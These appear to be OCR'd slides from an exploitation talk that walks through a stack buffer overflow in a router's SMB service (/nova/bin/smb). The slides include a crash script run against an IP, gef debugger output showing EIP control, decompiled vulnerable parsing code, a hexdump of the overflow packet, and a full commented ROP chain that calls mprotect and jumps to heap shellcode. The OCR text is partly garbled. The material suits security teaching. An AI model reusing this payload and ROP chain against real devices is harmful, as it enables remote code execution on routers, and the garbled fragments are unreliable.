
```
$ python eip_corrupt_crash.py 192.168.1.225
```



```
gef➤  c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
[ Legend: Modified register | Code | Heap | Stack | String ]
───────────────────────────────────────────────────────────────────── registers ───
$eax   : 0x0
$ebx   : 0xffffffff
$ecx   : 0x0807214c  →  0x2077654e (
$edx   : 0x1
$esp   : 0x7ffff4f0  →  "CCCCCCCCCC                              ]"
$ebp   : 0xffff
$esi   : 0x
$edi   : 0xffff
$eip   : 0x4141                                                ("AAAA"?)
$eflags: [carry
$cs: 0x0023 $ss: 0x002b $ds: 0x002b
───────────────────────────────────────────────────────────────────────── stack ───
0x7ffff4f0│+0x0000: "CCCCCCCCCCCCCC                ← $esp
0x7ffff4f4│+0x0004: "CCCCCCCCCCCCCC
0x7ffff4f8│+0x0008: "CCCCCCCCCCCCCC
0x7ffff4fc│+0x000c: "CCCCCCCCCCCCCC
0x7ffff500│+0x0010: "CCCCCCCCCCCCCC
0x7ffff504│+0x0014: "CCCCCCCCCCCCCC
0x7ffff508│+0x0018: "CCCCCCCCCCCCCC
0x7ffff50c│+0x001c: "CCCCCCCCCCCCCC
─────────────────────────────────────────────────────────────────── code:x86:32 ───
[!] Cannot disassemble from $PC
[!] Cannot access memory at address 0x41414141
─────────────────────────────────────────────────────────────────────── threads ───
[#0] Id 1, Name: "", stopped, reason: SIGSEGV
───────────────────────────────────────────────────────────────────────── trace ───
───────────────────────────────────────────────────────────────────────────────────
gef➤
```

WHY ARE WE CRASHING?

- b *0x08054607



```
[#0] 0x8054607
[#1] 0x77fbec4
[#2] 0x77fbeca
[#3] 0x77fc574
[#4] 0x804d827
[#5] 0x77f62fc
[#6] 0x804d87d
```


```
gef➤  i proc m
process 2320
Mapped address spaces:

       Start Addr   End Addr       Size     Offset objfile
        0x8048000  0x8071000    0x29000        0x0 /nova/bin/smb
                                                         /bin/smb
                                                         ]
                                                         libuClibc-0.9.33.2.so
                                                         libuClibc-0.9.33.2.so
                                                         libuClibc-0.9.33.2.so

       0x77ff5000 0x77ff7000     0x2000        0x0
       0x77ff7000 0x77ffe000     0x7000        0x0 /lib/ld-uClibc-0.9.33.2.so
       0x77ffe000 0x77fff000     0x1000     0x6000 /lib/ld-uClibc-0.9.33.2.so
       0x77fff000 0x78000000     0x1000     0x7000 /lib/ld-uClibc-0.9.33.2.so
       0x7ffdf000 0x80000000    0x21000        0x0 [stack]
       0xffffe000 0xfffff000     0x1000        0x0 [vdso]
```

/nova/bin/smb

LET'S LOOK AT THAT ADDRESS!

WE COULD USE RADARE2…

GHIDRA




```
int __regparm3 parse_name(char *dst,char *src)

{
  int iVar1;
  int i;
  int local_18;
  int offset;
  byte len;
  int src+1;

  len = *src;
  offset = 0;
  local_18 = 1;
  while (len != 0) {
    i = offset;
    src+1 = i;
    iVar1 = local_18;
    do {
      local_18 = iVar1;
      i = src+1;
      src+1 = i + 1;
      iVar1 = local_18 + 1;
      dst[i] = src[local_18];
    } while (src+1 - offset < (int)(uint)len);
    local_18 = local_18 + 2;
    len = src[iVar1];
    offset = src+1;
    if (len != 0) {
      offset = i + 2;
      dst[src+1] = '.';
    }
  }
  dst[offset] = 0;
  return offset;
}
```

THE CULPRIT

- TLDR: strcpy and we control src
- We give it a buffer that doesn't null terminate at any reasonable place

SO WHAT'S OUR EXPLOIT SO FAR



```
chris@ubuntu:~/MasonCC/exploitation_talk/gdb$ sudo nc -lp 445 | xxd
00000000: 8100 00ff ffff ffff ffff ffff ffff ffff  ................
00000010: ffff ffff ffff ffff ffff ffff ffff ffff  ................
00000020: ffff ffff ffff ffff ffff ffff ffff ffff  ................
00000030: ffff ffff ffff ffff ffff ffff ffff ffff  ................
00000040: ffff ffff ffff ffff ffff ffff ffff ffff  ................
00000050: ffff ffff ffff ffff ffff ffff ffff ffff  ................
00000060: ffff ffff ffff ff41 4141 4143 4343 4343  .......AAAACCCCC
00000070: 4343 4343 4343 4343 4343 4343 4343 4343  CCCCCCCCCCCCCCCC
00000080: 4343 4343 4343 4343 4343 4343 4343 4343  CCCCCCCCCCCCCCCC
00000090: 4343 4343 4343 4343 4343 4343 4343 4343  CCCCCCCCCCCCCCCC
000000a0: 4343 4343 4343 4343 4343 4343 4343 4343  CCCCCCCCCCCCCCCC
000000b0: 4343 4343 4343 4343 4343 4343 4343 4343  CCCCCCCCCCCCCCCC
000000c0: 4343 4343 4343 4343 4343 4343 4343 4343  CCCCCCCCCCCCCCCC
000000d0: 4343 4343 4343 4343 4343 4343 4343 4343  CCCCCCCCCCCCCCCC
000000e0: 4343 4343 4343 4343 4343 4343 4343 4343  CCCCCCCCCCCCCCCC
000000f0: 4343 4343 4343 4343 4343 4343 4343 4343  CCCCCCCCCCCCCCCC
00000100: 4343 43                                  CCC
```

Magic value of '0x81'

Bunch of '0x00' and '0xff'


Then our EIP!

```
$                                                  25
```

```
                                                   (ash)
#
```

vith an out


This is the server FYI



```
# rop to mprotect and make the heap executable
# the heap base is not being subject to ASLR for whatever reason, so let's take advantage of it
p = lambda x : struct.pack('I', x)

rop = ""
rop += p(0x0804c39d) # 0x0804c39d: pop ebx; pop ebp; ret;
rop += p(0x08072000) # ebx -> heap base
rop += p(0xffffffff) # ebp -> gibberish
rop += p(0x080664f5) # 0x080664f5: pop ecx; adc al, 0xf7; ret;
rop += p(0x14000)    # ecx -> size for mprotect
rop += p(0x08066f24) # 0x08066f24: pop edx; pop edi; pop ebp; ret;
rop += p(0x00000007) # edx -> permissions for mprotect -> PROT_READ | PROT_WRITE | PROT_EXEC
rop += p(0xffffffff) # edi -> gibberish
rop += p(0xffffffff) # ebp -> gibberish
rop += p(0x0804e30f) # 0x0804e30f: pop ebp; ret;
rop += p(0x0000007d) # ebp -> mprotect system call
rop += p(0x0804f94a) # 0x0804f94a: xchg eax, ebp; ret;
rop += p(0xffffe42e) # 0xffffe42e; int 0x80; pop ebp; pop edx; pop ecx; ret - from vdso - not affected by ASLR
rop += p(0xffffffff) # ebp -> gibberish
rop += p(0x0)        # edx -> zeroed out
rop += p(0x0)        # ecx -> zeroed out
rop += p(0x0804e30f) # 0x0804e30f: pop ebp; ret;
rop += p(0x08075802) # ebp -> somewhere on the heap that will (always?) contain user controlled data
rop += p(0x0804f94a) # 0x0804f94a: xchg eax, ebp; ret;
rop += p(0x0804e153) # jmp eax; - jump to our shellcode on the heap
```

```
$ rc
00"
```

DOES THIS SLIDE LOOK GOOD?




```
gef>  vmmap
Start      End        Offset     Perm Path
0x08048000 0x08071000 0x00000000 r-x /nova/bin/smb
0x08071000 0x08072000 0x00029000 rw- /nova/bin/smb
0x08072000 0x08086000 0x00000000 rw- [heap]
0x77f34000 0x77f69000 0x00000000 r-x /lib/libuClibc-0.9.33.2.so
